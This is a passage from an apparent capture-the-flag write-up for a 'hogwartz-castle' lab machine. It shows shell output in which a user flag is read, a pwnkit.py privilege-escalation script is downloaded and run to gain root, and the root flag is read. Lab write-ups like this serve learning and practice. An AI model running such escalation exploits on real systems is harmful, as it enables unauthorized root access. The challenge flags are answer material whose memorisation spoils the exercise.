ls: cannot open directory '.': Permission denied
$ id
uid=1002(hermonine) gid=1002(hermonine) groups=1002(hermonine)
$ cd ..
$ ls
$ cd hermonine
$ cat user2.txt
RME{p1c0-iZ-oLd-sk00l-nANo-64e977c63cb574e6}
$
```

root flag

pwnkit.py 100%[=====>] 3.19K --.-KB/s in 0.006s

2024-02-19 13:51:34 (552 KB/s) - 'pwnkit.py' saved [3262/3262]

hermonine@hogwartz-castle:/home/hermonine\$ chmod +x pwnkit.py

hermonine@hogwartz-castle:/home/hermonine\$ python3 pwnkit.py

[+] Creating shared library for exploit code.

[+] Calling execve()

id

uid=0(root) gid=1002(hermonine) groups=1002(hermonine)

cd /root

ls -la

total 36

drwx----- 5 root root 4096 Nov 26 2020 .

drwxr-xr-x 24 root root 4096 Nov 26 2020 ..

lrwxrwxrwx 1 root root 9 Nov 26 2020 .bash_history → /dev/null

-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc

drwx----- 3 root root 4096 Nov 26 2020 .cache

-rw-r----- 1 root root 336 Nov 26 2020 .credits.txt

drwx----- 3 root root 4096 Nov 26 2020 .gnupg

-rw-r--r-- 1 root root 148 Aug 17 2015 .profile

drwx----- 2 root root 4096 Nov 26 2020 .ssh

-rw----- 1 root root 38 Nov 26 2020 root.txt

cat root.txt

RME{M@rK-3veRy-h0ur-0135d3f8ab9fd5bf}

#